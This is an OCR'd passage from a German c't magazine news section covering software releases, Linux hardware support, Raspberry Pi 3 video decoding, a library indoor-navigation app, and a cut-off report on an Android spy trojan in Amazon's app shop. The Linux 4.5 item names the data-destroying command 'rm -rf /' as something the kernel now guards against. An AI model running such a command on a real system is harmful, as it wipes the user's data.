www.hocomputer.de

intel
Software

Veranstalter:

heise
Developer

dpunkt.verlag

www.parallelcon.de


OwnCloud 9.0 verbessert Funktionen zur Zusammenarbeit

Die neue OwnCloud-Version bringt gleich mehrere Verbesserungen, um die gemeinsame Arbeit an Dateien zu verbessern. So lassen sich jetzt beliebige Kommentare an Dateien heften, die Betrachter dann wiederum kommentieren können, um etwa über die Fotos zu diskutieren. Die OwnCloud-Macher

haben zudem die Online-Version von LibreOffice in OwnCloud integriert, was eine gemeinsame Arbeit an Dokumenten ähnlich wie bei Google Docs erlauben soll. Neu dabei ist auch die WebRTC unterstützende Videokonferenz-Software von Spreed. Tags sollen helfen, die Dateien zu sortieren, die auf der

Dropbox-Alternative zum Selbstinstallieren liegen. Eine überarbeitete File-Sharing-Funktion verspricht einen besseren Überblick bei der Frage, wer Zugriff auf welche Dateien oder Freigaben hat.

Alarme, Sicherheits-Updates und andere Ereignisse, die eine Reaktion des Nutzers erfordern, lösen jetzt eine Benachrichtigung außerhalb des Aktivitäten-Streams aus. Weitere Verbesserungen betreffen die Skalierbarkeit und Performance in sehr großen Installationen. Die serverübergreifende Zusammenarbeit („Federation“) soll leistungsfähiger und sicherer arbeiten. Ein neuer Updater verspricht, das Aktualisieren auf neue OwnCloud-Versionen zu erleichtern. (thl@ct.de)



Office-Dokumente lassen sich dank der Cloud-Version von LibreOffice jetzt direkt in OwnCloud bearbeiten.

Microsoft SQL Server für Linux geplant

Seinen SQL Server 2016 will Microsoft auch in einer Linux-Version anbieten, die Mitte 2017 allgemein verfügbar sein soll – also einige Monate später als die Windows-Version der Datenbank, die noch in diesem Jahr erscheinen soll. Einige Kunden können eine Vorabfas-

sung der Linux-Version bereits testen. Noch unklar ist, ob Linux- und Windows-Ausführung denselben Funktionsumfang bieten sollen; in der Ankündigung ist jedoch von einer „konsistenten Plattform“ auf allen Betriebssystemen und in der Cloud die Rede. (thl@ct.de)

Suse OpenStack Cloud 6

Die neueste Version von Suse OpenStack Cloud soll ein Update auf spätere Versionen ermöglichen, ohne dass das den Betrieb der Private-Cloud stört. Die Software zum Beitreten von Systemen (IaaS/Infrastructure as a Service) im eigenen Rechenzentrum bringt zudem einige Verbesserungen, um den ausfallsicheren Betrieb der Systeme

besser gewährleisten zu können (HA/High Availability).

Die Software, die auf dem im Herbst veröffentlichten OpenStack-Release Liberty aufbaut, bringt zudem Unterstützung für Docker-Container und kann neben Hyper-V, KVM, Xen und VMware nun auch mit IBMs z/VM virtualisieren. (thl@ct.de)

Debian wechselt auf Firefox zurück

Statt des hauseigenen Browsers Iceweasel wird Debian in Kürze wieder Firefox ausliefern. Vornehmlich ist das eine kosmetische Änderung, schließlich war Iceweasel von Detailunterschieden abgesehen ein Firefox mit anderem Namen und eigenem Logo. Iceweasel war Ende 2006 nach Auseinandersetzungen um die Verbreitungsbedingungen von Firefox und Thunderbird entstanden. Die Ursachen dafür haben das Debian- und

das Mozilla-Projekt in den vergangenen Jahren aus der Welt geschafft.

Bei Debian Unstable wurde Iceweasel bereits durch Firefox ersetzt. Bei Debian 8 (Jessie) soll der Umstieg in einigen Wochen erfolgen, wenn das nächste Firefox Extended Support Release (ESR) erscheint. Einen ähnlichen Umstieg plant Debian auch für Icedove, um den Thunderbird-Klon durch das Original zu ersetzen. (thl@ct.de)

Linux 4.5 entriegelt Radeons mehr 3D-Performance

Die Radeon-R9-Modelle 285, 380, Nano und Fury können mit dem Mitte März erschienenen Linux-Kernel 4.5 deutlich mehr Leistung liefern, denn er kann die Karten erstmals in ihre schnelleren Betriebsmodi schalten. Die neue Kernel-Version bringt zudem 3D-Unterstützung für die verschiedenen Raspberry-Pi-Modelle mit. Neu ist auch ein Schutz für UEFI-Variablen, um Hardware-Defekte beim Aufruf von Kommandos wie rm -rf / zu verhindern. Details zu diesen und weiteren Neuerungen liefern heise open (<http://heise.de/3132326>) und das Kernel-Log in c't 4/16 auf Seite 38.

Für Linux 4.6 sind Erweiterungen vorgesehen, um die 3D-Beschleunigung bei GeForce-Karten der 900er-Reihe nutzen zu können. Bei deren Maxwell-v2-GPUs gelang das bislang nicht, weil Nvidia mit ihnen eine Schutztechnik eingeführt hat, durch die sich viele GPU-Funktionen nur mit einer von Nvidia signierten Firmware ansprechen lassen. Nvidia hatte bereits im September 2014 angekündigt, passende Firmware-Dateien zu veröffentlichen, die Linux-Distributionen integrieren können. Nachdem Nvidia diese Ankündigung Mitte Februar umgesetzt hat, haben die Entwickler jetzt die 3D-Unterstützung von Maxwell-v2-GPUs implementieren können. (thl@ct.de)

Verbesserte und neue Dell-Notebooks mit Ubuntu

Dell verkauft in Nordamerika eine aktualisierte Ausführung des Ultrabooks „XPS 13 Developer Edition“ und will diese in Kürze auch in Europa anbieten. Das neue Modell setzt nach wie vor auf Ubuntu 14.04, enthält aber Core-i-Prozessoren der 6000er-Serie. Zudem steckt jetzt ein von quelloffenen Treibern unterstützter WLAN-Chip von Intel in dem Ultrabook; bei den Vorgängern und dem regulären XPS 13 sind es Broadcom-Chips, die proprietäre Treiber erfordern, die kaum eine Distribution automatisch einrichtet. Dell bietet das 13-Zoll-Notebook mit Displays an, die 1920×1080 (FHD) oder 3200×1800 (QHD+) Bildpunkte darstellen. Wie die Vorgänger zeichnet sich auch die neue XPS-13-Modell-

reihe durch einen sehr schmalen Bildschirmrand aus.

Darüber hinaus hat Dell das Precision 5510 angekündigt, das die Precision M3800 Developer Edition beerbt und ab sofort weltweit erhältlich ist. Letzteres gilt auch für die ebenfalls neuen Precision-Modelle 3510, 7510 und 7710. All diesen mit Xeon-Prozessoren der sechsten Generation ausgestatteten Workstation-Notebooks liegt Ubuntu 14.04 bei. Dell will dafür sorgen, dass die Notebooks auch mit 16.04 ordentlich laufen. Laut einem Dell-Mitarbeiter gibt es aber noch keinen Plan, ab wann die Geräte direkt mit der Mitte April erwarteten Ubuntu-Version ausgeliefert werden. (thl@ct.de)



Die neue Version des Ubuntu-Ultrabooks Dell XPS 13 Developer Edition enthält einen WLAN-Chip, den quelloffene Treiber ansteuern.

Raspi 3 mit (etwas) besseren Hardware-Video-Decodern

Die OpenELEC-Version 6.03 hat Unterstützung für den Anfang März vorgestellten Raspberry Pi 3 gebracht. Bei Tests der Multi-media-Linux-Distribution auf dem neuen Kleinstcomputer zeigte sich, dass dessen Hardware-Video-Decoder doch etwas leistungsfähiger sind als die des Vorgängers. So erreicht der neue Raspi 3 bei AVC-Videos (H.264) satte 60 Vollbilder pro Sekunde in Full-HD-Auflösung (1920×1080 Pixel). Höhere Auflösungen unterstützt auch der Videoprozessor des leistungsstärksten Raspi nicht.

Auch bei den Codecs VP8, HEVC (H.265) und VP9 gab es im Detail Verbesserungen:

Während der Raspi 2 lediglich VP8 in SD-Auflösung flüssig auf den Schirm bekam, schafft es der Raspi 3, VP8, HEVC und VP9 in SD-Auflösung sowie in 720p-Auflösung (1280×720 Pixel) ruckelfrei abzuspielen. Bei Videos in Full-HD-Auflösung muss aber auch der Raspi 3 passen: Bei VP8 stürzte der Decoder unter OpenELEC 6.0.3 in unseren Tests ständig ab, bei HEVC gab es viele Framedrops und in Folge ruckelte das Video stark. VP9-Videos erinnerten mehr an eine Diashow als an einen Film. Die Tabelle unten zeigt die Videounterstützung des Raspberry Pi 2 und des Pi 3 im Vergleich. (mid@ct.de)

Kodi-Videoperformance



Videoformate	Raspberry Pi 2 Modell B (Stand 4/15)			Raspberry Pi 3 Modell B		
	SD	720p	1080p	SD	720p	1080p
DivX 3.11	✓			✓		
DV	✓			✓		
MPEG-1 ²	✓			✓		
MJPEG	✓	✓	✓	✓	✓	✓
MPEG-2 ²	✓	✓	✓	✓	✓	✓
MPEG-4 ASP	✓	✓	✓	✓	✓	✓
WMV / VC-1 ²	✓	✓	✓	✓	✓	✓
VP8	✓	–	–	✓	✓	– ¹
AVC (H.264)	✓	✓	✓	✓	✓	✓ (bis 60 p) p)
HEVC (H.265)	–	–	–	✓	✓	–
VP9	–	–	–	✓	✓	–

¹ Decoder stürzt ab (OpenELEC 6.0.3)

² benötigt zusätzliche Lizenzen

UNGLAUBLICH GENAU!

Die USB 3 uEye CP mit 18 Megapixel ON Semiconductor AR1820HS Farbsensor



Erfahren Sie mehr über die hochauflösende USB 3 uEye CP unter: www.ids-imaging.de/usb3

IDS
www.ids-imaging.de

André Kramer

Berührt, geführt

Indoor-Navigation für die Bayerische Staatsbibliothek

Die App BSB Navigator führt auf dem Smartphone durch die Bayerische Staatsbibliothek München. Wir haben uns vor Ort auf die Suche nach Schließfächern und Kopierern begeben.

Die BSB München misst 152 Meter in der Länge, 78 Meter in der Breite und erstreckt sich über fünf Stockwerke. Sie verfügt über mehrere Lesesäle und Infrastruktur wie Kassenautomat, Kopierer, Treppenhäuser und Aufzüge. Besucher haben in dem wuchtigen Bau aus dem 19. Jahrhundert ohne Hilfe kaum Aussicht, sich zu orientieren.

Eine Navigations-App soll helfen: Der BSB Navigator steht für iOS ab 8.0 und iPhones ab 4S zur Verfügung; eine Android-Version soll im Sommer 2016 erscheinen. Endgeräte müssen Bluetooth Low Energy unterstützen und dafür Android ab 4.3 verwenden.

Wir haben uns vor Ort von den Fähigkeiten der App überzeugt. Der BSB Navigator stellt alle Stockwerke des Gebäudes zur Wahl. Eine Schaltfläche mit Kompass-Symbol zeigt auf Wunsch die Position des Nutzers an. Von dort kann er sich über Kategorien wie Lesesäle, „Essen & Trinken“ oder „Ausleihe und Rückgabe“ zu den Points of Interest innerhalb des Gebäudes leiten lassen. Eine blaue Linie führt vom Start zum Ziel. Ein Entdeckermodus weist auf interessante Orte hin. Zwei verschiedene Touren, der allgemeine und der touristische Rundgang, machen mit dem Gebäude vertraut.

Positionierung und Navigation funktionieren zuverlässig. Bei stockwerkeübergreifender Navigation wird der Weg am Treppenhaus unterbrochen und im nächsten Geschoss fortgesetzt. Auf der Wunschliste der Entwickler steht noch das sogenannte „Alternate Routing“, also etwa barrierefreie Navigation oder Wege über Treppenhäuser, weil die Fahrstühle zu bestimmten Uhrzeiten geschlossen sind. Das System entstand im Rahmen eines Stu-

dierendenprojekts des Lehrstuhls für angewandte Softwaretechnik der Technischen Universität München zusammen mit der Firma Bokowsky + Laymann. 245 Bluetooth-Low-Energy-Beacons wurden im Gebäude installiert. Sie senden regelmäßig drei numerische Werte, eine UUID sowie den Major und den Minor, über die ein Smartphone seine Position ermitteln kann. Softwareseitig setzen Bokowsky + Laymann auf das SDK des österreichischen Startups indoo.rs.


Die Technik hinter der App

Die Beacons selbst senden nur – sie können nichts empfangen. Auch die App arbeitet vollständig offline. Anbieter von Indoor-Navigations-Systemen verkaufen typischerweise die Positionsbestimmung an den Endanwender und gleichzeitig die Trampelpfade ihrer Besucher an den Kunden, etwa eine Warenhauskette. Der BSB Navigator sammelt keine Daten dieser Art: „Was für Betreiber von Shopping-Malls eine interessante Information sein mag, interessiert uns überhaupt nicht“, sagte Dr. Klaus Ceynowa, Generaldirektor der BSB, gegenüber c't.

Da GPS unter Dächern nicht funktioniert, müssen die Anbieter auf WLAN-Sender oder – wie hier – batteriebetriebene BLE-Beacons ausweichen. Der Zustand der Batterien lässt sich zwar über die App auslesen, wie erwähnt telefoniert der BSB Navigator aber nicht nach Hause. Die Staatsbibliothek hat sich daher entschieden, jährlich alle Batterien austauschen zu lassen.

Indoor-Navigation funktioniert grundsätzlich über Winkelmessung (Triangulation) oder die Signalstärke (Trilateration). Diese Techniken werden häufig mit Daten von Gyroskop, Kompass und Beschleunigungssensoren kombiniert, etwa wenn die Verbindung abreißt. Außerdem steht eine Funktion namens Proximity zur Verfügung, der bloße Empfang einer UUID, unabhängig von der Signalstärke.

Der BSB Navigator listet die Infrastruktur der Bibliothek auf und führt über die Schaltfläche „Bring mich hin“ ans Ziel.



Der touristische Rundgang führt durchs Gebäude und weist auf Points of Interest hin, etwa auf die Statuen der Gründer.

Der BSB Navigator verwendet Proximity im Entdeckermodus für Hinweise auf bestimmte Orte. Die Ortung selbst funktioniert über Trilateration. Sogenanntes Fingerprinting verbessert die Positionierung auf 2 bis 3 Meter Genauigkeit. Der Betreiber erstellt dabei im Vorfeld für das gesamte Gebäude einen Datenteppich, indem er alle paar Meter die Signalstärken der Beacons in der Umgebung misst und als Fingerprint in einer Datenbank speichert. Das Smartphone errechnet an seiner jeweiligen Position selbst einen solchen Fingerprint und vergleicht diesen mit der Datenbank.

Trotzdem kann die Genauigkeit schwanken, etwa von Smartphone zu Smartphone oder abhängig von der Anzahl der Menschen im Gebäude. Damit kämpften auch die Entwickler des BSB Navigator; Projektleiter Markus Bokowsky dazu: „Teilweise hatten wir sogar die Mondphasen im Verdacht.“

Vormarsch oder Rückschritt

Systeme zur Indoor-Navigation gibt es aktuell in einer Reihe von Gebäuden wie dem Heinz Nixdorf MuseumsForum in Paderborn. Auf dem MWC in Barcelona, der CES in Las Vegas und der CeBIT in Hannover liefen bereits Pilotprojekte zur Navigation in Messehallen. Google stellt in Berlin für das KaDeWe und die O2 World Indoor-Karten bereit. Die Bahn entwickelt zusammen mit dem Fraunhofer-IIS ein System für Bahnhöfe. Diese Systeme bieten für Anwender durchaus Vorteile, haben zur Zeit aber auch noch Nachteile: Sie müssen für jedes Gebäude eine andere App installieren und bezahlen oft mit ihrem Bewegungsprofil. (akr@ct.de)



Brechen Sie aus!

1 Jahr ESET Mobile Security
Virenschutz Vollversion gratis

45 % Rabatt auf
32 GB-Micro-SDHC-Karte

ct Android

Android

Mehr aus Smartphones und Tablets rausholen

Security-Checkliste

So sichern Sie Ihr Smartphone ab
PGP-Verschlüsselung mobil
Schutz vor gefährlichen Apps

Android erweitern

Mobil Fotos bearbeiten mit Lightroom
Smartphone als VR-Brille
Bessere Launcher

Topaktuell: Android 6.0

Im Härtetest

8 High-End-Smartphones
Die besten Handy-Kameras
Das taugen Tablets unter 100 €

Tuning-Guide

Neue Ideen für alte Tablets
Apps & Tipps, die wirklich helfen
ohne Google

Das Praxis-Heft

Anleitungen und Tests

Jetzt für
9,90 €
bestellen.

shop.heise.de/ct-android2016 service@shop.heise.de

Auch als eMagazin erhältlich unter: shop.heise.de/ct-android2016-pdf

Generell portofreie Lieferung für Heise Medien- oder Maker Media Zeitschriften-Abonnenten
oder ab einem Einkaufswert von 15 €

 **heise shop**

shop.heise.de/ct-android2016



Grafikpaket mit Real-Time-Stylus-Unterstützung


Das sieben Einzelanwendungen umfassende Grafikpaket CorelDraw Graphics Suite erhält in Version X8 zum ersten Mal einen Schriftmanager aus eigenem Hause – die Vorgängerversionen hatten Bitstreams Font Navigator an Bord. Das Font Manager getaufte Programm verwaltet Schriftensammlungen, soll die Suche nach bestimmten Schrifttypen erleichtern und bietet eine Vorschaufunktion.

Kleinere Updates hat der Vektorzeichner CorelDraw bekommen: Er blendet jetzt auf Wunsch einzelne Objekte oder Objektgruppen aus, was sich positiv auf die Arbeit mit komplexen Dokumenten auswirken soll. Kurvensegmente lassen sich kopieren und als Objekte einfügen. Die Knotenauswahl wurde verbessert. Für realistischere Schatten soll die Verwendung des Gaußschen Unschärfeverlaufs sorgen.

Neben CorelDraw wurde auch Corel Photo-Paint um ein

neues Schriftlistenfeld erweitert. Der Bildbearbeiter hat zudem ein Reparaturklon-Werkzeug erhalten. Dieser korrigiert unter anderem Hautunreinheiten auf Porträtfotos. Dazu retuschiert Photo-Paint beispielsweise Pickel mit einer zur Farbe des umgebenden Bereichs

passenden Struktur. Für Verbesserungen bei Architekturaufnahmen begadigt die Bildbearbeitung jetzt perspektivische Verzerrungen. Die neue Version der Grafiksuite unterstützt 4K-Monitore; Vektorzeichner und Bildbearbeitung akzeptieren jetzt auch Eingaben mit einem drucksensitiven Real-Time-Stylus. Die vollständig skalierbare Bedienoberfläche passt Bildschirminhalte an Displays unterschiedlicher Größe und Auflösung an. CorelDraw Graphics Suite X8 läuft unter Windows ab Version 7. Die Vollversion kostet 700 Euro, ein Upgrade 350 Euro. Alternativ steht ein Abo-Modell zur Verfügung. Dessen Preise bewegen sich je nach Laufzeit zwischen 20 und 35 Euro pro Monat. (mre@ct.de)



Die Vorschaufunktion des Font Manager aus der CorelDraw Graphics Suite X8 erleichtert die Suche nach passenden Schriften.

PDF-Paket für Techniker


Revu ist wie Acrobat eine Kombination aus PDF-Erzeuger und -Editor, richtet sich allerdings an technische Anwender. Revu 2016 gibt es in drei Ausführungen für Windows 7 bis 10: Die 308 Euro teure Standard-Version erstellt zwar 3D-PDFs, kommt aber ohne Plug-ins, mit denen sich 2D-PDFs direkt aus AutoCAD, Revit und SolidWorks und 3D-PDFs aus Revit, Navisworks, SketchUp Pro und IFC-Dateien erstellen lassen. Diese Plugins sind in der CAD-Version für 368 Euro ent-

halten. Den vollen Funktionsumfang samt OCR und Formular-Generator bringt die eXtreme-Variante für 463 Euro.

In Revu 2016 hat Hersteller Bluebeam an den Anmerkungen (Mark-ups), der Stapelverarbeitung und der Texterkennung gefeilt. So lassen sich Anmerkungen wie etwa farbige Markierungen oder Symbole in einer Legende übersichtlich zusammenfassen. Die Einträge bleiben mit den Mark-ups verknüpft und aktualisieren sich dynamisch nach Änderungen.

Sämtliche in einem oder mehreren Dokumenten enthaltene Mark-ups lassen sich als Bericht im PDF-, XML- oder CSV-Format exportieren.

Außerdem wurde die OCR in Revu eXtreme verbessert. Sie soll schneller und präziser arbeiten und jetzt auch vertikal ausgerichteten Text erkennen. Die Funktion AutoMark erstellt automatisch Lesezeichen aus Texten, die bestimmte Schrifteigenschaften besitzen. Auch an deren Zeichenerkennungstechnik hat der Hersteller geschraubt. (atr@ct.de)



Revu 2016 erstellt aus Markierungen eine Legende, die sich bei nachträglichen Änderungen aktualisiert.

Anwendungs-Notizen

Das maßgeblich an der Weiterentwicklung von LibreOffice beteiligte britische Unternehmen Collabora hat seine kommerzielle Variante der **Open-Source-Office-Suite** veröffentlicht. Collabora Office 5.0 beruht auf LibreOffice 5.0 und bietet zusätzliche Funktionen zur Installation und Administration in Windows-Server-Umgebungen. Preise nennt das Unternehmen auf Anfrage.

Das **Bildbearbeitungs-Tool** Topaz DeNoise entrauscht Bilder und kann in Version 6 zum ersten Mal als eigenständiges Programm verwendet werden. Wahlweise läuft es auch als Plug-in für Photoshop und Lightroom. Version 6 beherrscht Stapelverarbeitung und wurde um neue Kamera-Presets erweitert. Topaz DeNoise 6 kostet umgerechnet 72 Euro.


Simulationssoftware

Ansys 17.0 spricht Modelica

Die Programmfamilie Ansys 17.0 dient zum Berechnen mechanischer, thermischer und elektronischer Verhältnisse in Bauteilen. Zum Beispiel soll sie einen umfassenden Design-Workflow für Chips, Packages und Systeme in elektronischen Schaltungen ermöglichen. Mit neuerdings automatisierbaren thermischen Analysen und integrierten Strukturanalysen lassen sich sowohl einzelne Chips als auch ganze Systeme simulieren. Die aktuelle Version unterstützt erstmals die Modellierungssprache Modelica. Damit erschließt sich Anwendern eine reichhaltige Modellbibliothek für die Leistungselektronik sowie der Zugriff auf viele Hundert zusätzliche Bau- teilmodelle für Mechanik und Fluidtechnik.

Mit Directmodelling-Funktionen lassen sich Geometrien schnell für die Analyse vor-

Ansys kann aus simulierten Druckbelastungen in mechanischen Bauteilen Prognosen für Materialermüdung ableiten.



bereiten. Außerdem will der Hersteller die Speicher- und Ladezeiten für komplexe Modelle sowie die Rechengeschwindigkeit für gebräuchliche Geometrie-Bearbeitungsfunktionen verbessert haben: Das Verfahren für Vorbereitung und Meshing von Modellen

mit mehreren Hundert Teilen soll sich von Tagen auf Stunden verkürzt haben. Die Leistungsverbesserungen sollen sich auf alle Produktlinien auswirken, insbesondere im Bereich High-Performance-Computing (HPC). (Ralf Steck/hps@ct.de)

Mechanik-Erweiterung für IronCAD


Das neu eingeführte Add-in Mechanical für die Programmfamilie IronCAD enthält die Daten wichtiger Norm- und Standardteile: Schrauben, Muttern und Dichtungen sind ebenso enthalten wie Wälzlager, Zahnräder, Riemenscheiben, Federn, Passfedern, Rohre und Flansche. Außerdem bringt das Add-in Werkzeuge mit, um Innen- und Außengewinde, Wellen und Freistiche zu bearbeiten.

Die Verarbeitung von Stahl- und Strangpressprofilen per Drag & Drop wurde erweitert: Die Profile lassen sich an beiden Enden mit mehreren Magnetpunkten versehen und auf Gehrung schneiden. Andere Profile docken an den Magnetpunkten automatisch in der richtigen Position und Ausrichtung an. Über eine Trimmfunktion schneidet man be-

nachbare Profile in der Schnittebene passend zu. Der serienmäßig enthaltene Architekturkatalog mit Elementen wie Räumen, Wänden, Säulen, Treppen, Türen und Fenstern hilft beim schnellen Modellieren von Gebäuden.

IronCAD Mechanical ist mit reduziertem Funktionsumfang kostenfrei herunterladbar. In Kombination mit den preisgünstigeren Programmen Draft und Compose beschränken sich die Funktionen auf Teamwork-Tools wie den Stücklistenmanager. Den unbeschränkten Funktionsumfang erhält man nach der 30-Tage-Testperiode nur mit der Vollversion für 650 Euro im Zusammenspiel mit den Paketen IronCAD und Inovate. (Ralf Steck/hps@ct.de)

ct Download: ct.de/yfh8



Werkzeuge im IronCAD-Add-in Mechanica helfen beim Entwurf von Gebäuden.

Für Bastelfreaks!

HIER
BESTELLEN!


heise shop

shop.heise.de

Android-Trojaner über Amazon.de verteilt

Der App-Shop von Amazon.de wurde zur Verbreitung eines Android-Trojaners missbraucht, der umfassende Spionage-Fähigkeiten besitzt. Der Schädling kam Huckepack mit einer Gratis-App namens „Gutscheine.de“, die bis Anfang März im Shop angeboten wurde. Mit dem gleichnamigen Gutschein-Portal hat die App nichts zu tun: Die Täter haben lediglich Namen und Logo missbraucht.

Der Trojaner ist unter anderem dazu in der Lage, Kamera und Mikrofon anzupfen, den genauen Aufenthaltsort über GPS abzufragen und SMS-Nachrichten mitzulesen. Nachdem



Über den App-Shop von Amazon.de wurde ein Android-Trojaner verteilt, der das Smartphone in eine Wanze verwandeln kann.

